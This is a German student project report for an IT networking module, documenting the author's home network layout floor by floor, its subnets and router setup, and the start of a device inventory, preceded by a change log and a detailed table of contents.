

Autor Luis Lüscher
Datum 11. Mai 2020
Version 1.8 1.8
Klassifikation intern
Seiten 167, inkl. Deckblatt

Modul 145 – Netzwerk betreiben und Erweitern

Optimization Home - Network



Änderungsverzeichnis

Version 1.8	Status	Name	Datum	Beschreibung
0.0	Erledigt	Lüscher, Luis	11.05.2020	Inhaltsverzeichnis und Deckblatt erledigt.
0.1	Erledigt	Lüscher, Luis	15.05.2020	Beschreiben des Punktes 1.4 Lastprofil
0.2	Erledigt	Lüscher, Luis	18.05.2020	Beschreiben des Punktes 1.3 Inventarliste
0.3	Erledigt	Lüscher, Luis	24.05.2020	Beschreiben des Punktes 1.1 Physikalischer Netzwerkplan
0.4	Erledigt	Lüscher, Luis	24.05.2020	Beschreiben des Punktes 1.2 Logischer Netzwerkplan + Beendung des kompletten 1. Punkt
0.5	Erledigt	Lüscher, Luis	24.05.2020	Beschreiben des Punktes 2. VPN sowie alle Unterthemen
0.6	Erledigt	Lüscher, Luis	27.05.2020	Beschreibung der Punkte 3.1, 3.2
0.7	Erledigt	Lüscher, Luis	29.05.2020	Erstellen einer Vergleichsmatrix für NMT
0.8	Erledigt	Lüscher, Luis	02.06.2020	Erstellen der PRTG Anleitung sowie Tutorial
0.9	Erledigt	Lüscher, Luis	03.06.2020	Beschreibung des Punktes 7.
1.0	Erledigt	Lüscher, Luis	03.06.2020	Beschreibung des Punktes 8. WLAN
1.1	Erledigt	Lüscher, Luis	04.06.2020	Beschreibung des Punktes 9. WLAN
1.2	Erledigt	Lüscher, Luis	05.06.2020	Beschreibung des Punktes 10.
1.3	Erledigt	Lüscher, Luis	14.06.2020	Beschreibung des Punktes 11.
1.4	Erledigt	Lüscher, Luis	14.06.2020	Beschreibung des Punktes 12.
1.5	Erledigt	Lüscher, Luis	14.06.2020	Beschreibung des Punktes 13.
1.6	Erledigt	Lüscher, Luis	14.06.2020	Beschreibung des Punktes 14.
1.7	Erledigt	Lüscher, Luis	14.06.2020	Beschreibung des Punktes 15.
1.8	Erledigt	Lüscher, Luis	15.06.2020	Beschreibung des Punktes 5.

Inhaltsverzeichnis

1. IST-Aufnahme Heim-Netzwerk.....	8
1.1. Physikalisches Netzwerk.....	8
1.1.1. Untergeschoss	8
1.1.2. Erdgeschoss	9
1.1.3. Erstes Obergeschoss	10
1.1.4. Zweites Obergeschoss	11
1.2. Logisches Netzwerk	12
1.3. Inventarliste.....	13
1.4. Lastprofil	13
1.4.1. Python Skript.....	15
1.4.2. Aufbereitung der Daten.....	16
1.4.3. Analyse Ping	17
1.4.4. Analyse Download.....	18
1.4.5. Analyse Upload	19
1.4.6. Schlussfolgerung Bandbreitenanalyse	20
1.4.7. Theoretisches Lastprofil.....	20
1.4.8. Vectoring.....	20
2. VPN.....	22
2.1. Entfernte LANs verbinden.....	22
2.1.1. VPN	22
2.1.2. LAN-Extension	22
2.2. Verschiedene VPN-Typen	23
2.2.1. End-to-Site-VPN (Host-to-Gateway-VPN / Remote-Access-VPN)	23
2.2.2. Site-to-Site-VPN (LAN-to-LAN-VPN / Gateway-to-Gateway-VPN / Branch-Office-VPN)	23
2.2.3. End-to-End-VPN (Host-to-Host-VPN / Remote-Desktop-VPN)	24
2.3. Verschiedene VPN-Techniken.....	24
2.3.1. Tunneling	24
2.3.2. Layer 2 Forwarding (L2F)	24
2.3.3. Point to Point Tunneling Protocol (PPTP).....	24
2.3.4. Layer 2 Tunneling Protocol (L2TP)	25
2.3.5. IPSec-VPN.....	25
2.3.6. SSL-VPN.....	25
2.4. SSL VPN oder IPSec-VPN?	26
2.4.1. SSL-VPN Vorteile und Nachteile.....	26
2.4.2. IPSec-VPN Vorteile und Nachteile	26
2.4.3. Fazit.....	26
2.5. VPN SIX Group Services AG.....	27
2.6. WAN-Access vs. WAN-Core-Network vs. VPN	30
2.6.1. WAN-Access.....	30
2.7. Tor	31
2.7.1. Funktionsweise	31
2.8. Eigenen VPN	33
2.8.1. WireGuard.....	33
2.8.2. Voraussetzungen	34
2.8.3. Installationsbefehle.....	34
2.8.4. Tutorial.....	34
3. SNMP	35
3.1. Beschreibung SNMP	35
3.1.1. Funktionsweise	35
3.1.2. Sicherheitsprobleme.....	36

3.1.3. Die verschiedenen SNMP – Versionen	36
3.2. MIB-Browser	37
3.2.1. Auswahl MIB-Browser	37
3.2.2. Vorbereitung	37
3.3. Verwendung SNMP SIX Group Services AG	42
3.4. SNMP Trap	43
3.5. SNMP Cisco Paket Tracer	49
4. NW-Managementsysteme	52
4.1. Datenquellen für Überwachung	52
4.1.1. SNMP	52
4.1.2. WMI – Windows Management Instrumentation	52
4.1.3. Ping	53
4.2. Relevante Parameter	54
4.2.1. Laufzeit	54
4.2.2. Prozessorlast	54
4.2.3. Memory	54
4.2.4. Laufwerkkapazität	54
4.2.5. Erreichbarkeit (Ping)	54
4.3. Unterschiedliche Arten von Darstellungen	55
4.3.1. Graphen	55
4.3.2. Farben	55
4.4. Vergleich Monitoring Tools	56
5. Hands-on PRTG	59
5.1. Erklärung	59
5.2. Installation	60
5.3. Einbinden von Geräten	64
5.4. Monitoring (mind. 5 Werte)	67
6. Eigene Monitoring Tools	70
6.1. PowerShell Script	70
6.1.1. Befehle	70
6.1.2. Vorbereitung	70
6.1.3. Script	70
6.1.4. Ausgabe	71
6.2. Grafana Monitoring	72
6.2.1. Erklärung	72
6.2.2. Vorbereitung	72
6.2.3. Installation	73
7. VLAN	76
7.1. Erklärung	76
7.2. Netzwerk physisch und logisch unterteilen	76
7.3. Funktionsweise VLAN	76
7.3.1. Mehr Performance und Sicherheit	77
7.4. Verschiedene VLAN-Typen	77
7.4.1. Portbasiert	77
7.4.2. Tagbasiert	77
7.4.3. Dynamisch	78
7.5. VLAN SIX Group Services AG	79
7.6. VLAN Wireshark	80
7.7. VLAN Installation	80
7.7.1. Konfiguration Router	80

7.7.2. Konfiguration ESX	81
7.7.3. Beweis VM	82
7.8. VLAN Cisco Packet Tracer	83
8. WLAN.....	84
8.1. WLAN-Standards	84
8.1.1. Übertragungsgeschwindigkeit.....	84
8.2. Massnahmen WLAN-Sicherheit.....	85
8.2.1. Erreichbarkeit WLAN-Signal	85
8.2.2. Sicheres WLAN-Passwort	85
8.2.3. Nicht identifizierbare SSID.....	85
8.2.4. Benutzeroberfläche sichern	85
8.2.5. Firmware aktuell halten.....	85
8.2.6. Fernzugang abschalten	85
8.2.7. Gästezugang aktivieren.....	85
8.2.8. In Abwesenheit ausschalten	86
8.3. WLAN Performance/Sicherheit verbessern	86
8.3.1. Admin Panel Passwort	86
8.3.2. SIX Abbau Linksys Access Points.....	86
8.4. Zusammenstellung langsames WLAN	87
8.4.1. Faktor 1: WLAN-Frequenz.....	87
8.4.2. Faktor 2: Grosse Entfernung zum Router.....	87
8.4.3. Faktor 3: Die Platzierung des Router	87
8.4.4. Faktor 4: Zu viele Endgeräte.....	87
8.4.5. Faktor 5: Das Endgerät.....	87
8.4.6. Faktor 6: Flaschenhals an der Infrastruktur	88
8.5. WiFi Sniffing (Eigenes Projekt)	89
8.5.1. Installation Kali Linux.....	89
8.5.2. Benötigte Ressourcen	89
8.5.3. Beispiel mit persönlichem Hotspot	89
9. Hands-on Heatmapper	95
9.1. Erklärung	95
9.2. Installation.....	95
9.3. Verwendung.....	96
9.3.1. Hinzufügen eines Plans	96
9.3.2. Heatmap erstellen	97
9.4. Resultat Heim-WLAN	98
9.4.1. Untergeschoss	98
9.4.2. Erdgeschoss	99
9.4.3. Erstes Obergeschoss	100
9.4.4. Zweites Obergeschoss	101
10. Fault Management.....	102
10.1. Liste von Indizien und Symptomen	102
11. Fault Management SIX Group Services AG	103
11.1. Change-Management.....	103
11.1.1. Was ist ein Change?	103
11.1.2. Der Standart-Change	103
11.1.3. Der beschleunigte Change	103
11.1.4. Der Notfall-Change.....	103
11.1.5. Change Requestor	103
11.1.6. Change Coordinator	103

11.1.7. Change Implementor	103
11.1.8. Change Manager.....	104
11.1.9. Freeze.....	104
11.2. Incident Management.....	104
11.2.1. Major Incident.....	104
11.2.2. Ablauf eines Incident gemäss ITIL	105
11.3. Problem Management	106
11.3.1. Ablauf eines Problem gemäss ITIL	106
11.4. Operation Control Monitoring Center (CIT-OCM)	107
11.5. CIT Morgenbriefing.....	107
11.6. Wochenrapport mit Business Unit's	107
11.6.1. Was geschieht am Wochenrapport?	107
11.6.2. BBS – Business Banking Services / SPS – SIX Payment Services.....	107
11.6.3. BFI – Business Financial Information	107
11.6.4. BXS – Business Exchange Services.....	108
11.7. BCM – Business Continuity Management	109
11.7.1. Warum betreibt die SIX BCM?	109
11.7.2. Wer ist der Auftraggeber?.....	109
11.7.3. Was sind BCM Pläne?	109
12. Methoden Ermittlung Netzwerk-Störungen.....	110
12.1. Wie kann ich Netzwerkstörungen in meinen Heimnetzwerk ermitteln?	110
12.1.1. Am Anfang steht das Ping	110
12.1.2. Die Hardware prüfen	111
12.1.3. Immer auch Kabel prüfen.....	111
12.1.4. Das Ausschlussverfahren	112
12.1.5. Den Rechner mit ipconfig testen	112
12.1.6. Computer mit Netzwerk mit IP 169.x.x.x.....	112
12.1.7. Hardware-Konflikte ausschliessen	113
12.1.8. Zu guter Letzt: Geduld behalten.....	113
12.1.9. Sonderfall Coax Kabel.....	113
12.1.10. Sonderfall Funknetzwerke	113
12.1.11. Fehlersuche mit Linux und tcpdump.....	114
12.1.12. Was tun, wenn das Netzwerk langsam ist?	114
12.1.13. Notebook: Kleine Ursache für Ausfall des WLAN	115
13. Erfolgter Vorfall	116
13.1. Langsame / Keine Verbindung zu ESX Host	116
13.2. Abbrechende RDP Sessions	116
14. Eigene Idee Störungsmanagement	117
14.1. Erklärung Idee.....	117
14.2. Organisation WeDo	118
14.3. IT-Infrastruktur.....	118
14.3.1. Namenskonvention.....	118
14.3.2. Server	118
14.4. Beispielserver.....	119
14.4.1. Konfiguration SNMP Synology	119
14.4.2. Konfiguration SNMP Ubuntu	119
14.4.3. Konfiguration SNMP PHP	119
14.5. Monitoring via Script.....	120
14.5.1. Erklärung des Critical-Script	120
14.5.2. Erklärung des Non-Critical-Script.....	127
14.5.3. Alert Ticket Erklärung & Nutzung	130

14.5.4. Note Ticket Erklärung & Nutzung	130
14.5.5. Automatisierung via Crontab.....	130
14.6. OS Ticket	131
14.6.1. Erstellen einer VM via VMware ESX	131
14.6.2. Installation OSTicket.....	134
14.6.3. Installation und Konfiguration MariaDB	135
14.6.4. Installation und Vorkonfiguration OSTicket.....	136
14.6.5. Hintergrund und Logo ändern via CLI	139
14.6.6. Hintergrundbild und Logo ändern via GUI	141
14.6.7. Hinzufügen einer Mail-Adresse	142
14.6.8. Erstellen eines Agents	143
14.6.9. Erstellen eines Teams	145
14.6.10. Erstellen eines SLA	147
14.6.11. Erstellen eines Ticket Filter.....	148
14.6.12. Über API ein Ticket erstellen.....	149
14.6.13. API-Beispiel.....	151
14.7. Discord Server	153
14.7.1. Installation Discord Server.....	153
14.7.2. Konfiguration für Bot.....	156
14.7.3. API.....	158
14.8. Demo	159
14.8.1. Wie sieht das Log File aus?.....	159
14.8.2. Wie sehen die erstellten Alert Tickets aus?	159
14.8.3. Wie sehen die erstellten Note Tickets aus?.....	160
14.8.4. Wie sieht das auf dem Discord Server aus?	160
15. Analyse der erhobenen Daten	162
16. SWOT Analyse.....	162
16.1. Erklärung SWOT Analyse.....	162
16.1.1. Der Aufbau.....	162
16.1.2. S – Strengths	162
16.1.3. W – Weaknesses	162
16.1.4. O – Opportunities	162
16.1.5. T – Threats.....	162
16.1.6. Einsatzzweck	163
16.1.7. Vorgehen	163
16.2. Eigene SWOT Analyse	164
16.2.1. Stärke	164
16.2.2. Schwäche	164
16.2.3. Chance.....	164
16.2.4. Risiken	164
17. Massnahmenkatalog	165
18. Quellenangaben	165
19. Reflexion.....	166
19.1. Herausforderungen und Hürden	166
19.2. Mein Lernzuwachs	166
19.3. Wie fand ich dieses Modul.....	166
19.4. Was kann man besser machen.....	166

1. IST-Aufnahme Heim-Netzwerk


In diesem Kapitel werde ich mein Netzwerk aufzeichnen, dazu habe ich einen physikalischen und logischen Netzwerkplan erstellt. Danach ging es darum das entsprechende Lastprofil auszulesen, dazu habe ich ein Python Skript erstellt, welches mir bei dieser Arbeit unterstützt hat. Die ausgelesenen Daten werden dann mittels eines Diagramms zum Ausdruck gebracht.

1.1. Physikalisches Netzwerk

Unter diesem Punkt wird das Haus meiner Eltern unter die Lupe genommen. Zu den einzelnen Geschossen werde ich einen kleinen Text schreiben und dies mit einem Visio-Plan visuell unterlegen.

1.1.1. Untergeschoss


Bei mir ist der ISP die UPC. Der Anschluss kommt über ein Koaxialkabel zustande. Dieses wird dann bei uns im Keller zu meinem 19 Zoll Rack weitergeleitet. Und dort steht dann die UPC Connect Box. Die UPC Connect Box ist im Bridge Mode. Somit fungiert die Box nur als Modem. Dahinter steht dann mein eigentlicher Router, den Ubiquiti Edge Router X. Dieser Router hat 5 LAN-Anschlüsse. Der erste ist für das WAN und der eth1 Anschluss für das Home Network, sprich für das Subnetz 192.168.0.0/24. Eth2 – eth4 fungieren alle zusammen als switch0 für das LAB Netzwerk 10.0.0.0/24. Die beiden Netzwerke können untereinander kommunizieren. Dadurch das es ein wenig schwer ist, alle Netzwerkkomponenten in einem Rack aufzuzeichnen. Habe ich auf dem Plan einen Server eingezeichnet repräsentativ für alle vorhanden Server. In der Waschküche haben wir noch einen Access Point, der das WLAN-Signal für unsere Gartenlounge verbessern sollte. Zudem hat es am Eingang eine kleine Ubiquiti Videokamera.



M145 / © Luis Lüscher

1.1.2. Erdgeschoss


Der Hauptverteiler für das Erdgeschoss liegt in der Wohnzimmerwand. Hier gehen 4 fixe Verkabelungen in Richtung Wohnzimmer, Küche, Gang und Eingangsbereich. In der Küche sowie im Wohnzimmer haben wir an der Decke jeweils einen Access Point. Zudem haben wir dort jeweils eine Sonos Musikanlage, diese sind ebenfalls im Gäste WC. Vor der Eingangstüre haben wir eine Ubiquiti Überwachungskamera, welche über PoE läuft. Im Wohnzimmer haben wir noch einen Samsung Smart TV.



M145 / © Luis Lüscher

1.1.3. Erstes Obergeschoss


Im Badezimmer gibt es eine Sonos Musikanlage. Dessen Verbindung ist nur für diese Anlage gelegt worden. Im Büro meines Vaters gibt es einen Accesspoint, einen Drucker und eine Sonos Musikanlage. Zudem hat er ein Notebook, den er immer via LAN verwendet. In meinem Zimmer habe ich ebenfalls einen Access Point, einen Samsung Smart TV sowie einen Drucker und meinen PC. Mein PC ist nicht von HP, sondern ist selbst gebaut, jedoch verwende ich eine USB-C Dockingstation von HP. Der Fernseher ist über eine fliegende Verkabelung mit einem Switch unter meinem Schreibtisch verbunden.



M145 / © Luis Lüscher

1.1.4. Zweites Obergeschoss

Im zweiten Obergeschoss haben wir im Gang einen Accesspoint und einen Samsung Smart TV in einer Art zweitem Wohnzimmer, ich habe es auf dem Plan als Chill-Area bezeichnet.




M145 / © Luis Lüscher

1.2. Logisches Netzwerk

Dies ist der logische Netzwerkplan meines Heimnetzwerk. Ich habe zwei Subnetze ein Home Network (192.168.0.0/24) und ein LAB Network (10.0.0.0/24). Im logischen Netzwerk habe ich nur alle via LAN verbunden Geräte eingezeichnet. Die UPC Connect Box dient als Modem, da sie im Bridge Mode gesetzt wurde. Der Ubiquiti EdgeRouter X fungiert als Router. Das LAB-Netzwerk (rot gefärbt) und das Heim-Netzwerk (grün gefärbt) können untereinander kommunizieren.

Logischer Netzwerkplan Talstrasse 17



1.3. Inventarliste

Hostname	IP-Adresse	MAC-Adresse	Hersteller
iPhone von Rosangela	DHCP	6C:4D:73:CB:47:BB	Apple, Inc.
iPhone von Luis	DHCP	60:FE:C5:F2:D1:F1	Apple, Inc.
iPhone von Theo	DHCP	14:C2:13:8D:0D:87	Apple, Inc.
iPad von Theo	DHCP	3C:2E:FF:6E:7E:48	Apple, Inc.
raspberrypi	192.168.0.104	B8:27:EB:2C:72:2D	Raspberry Pi Foundation
EdgeRouter	192.168.0.1	38:43:7D:1A:9E:66	Ubiquiti Networks Inc.
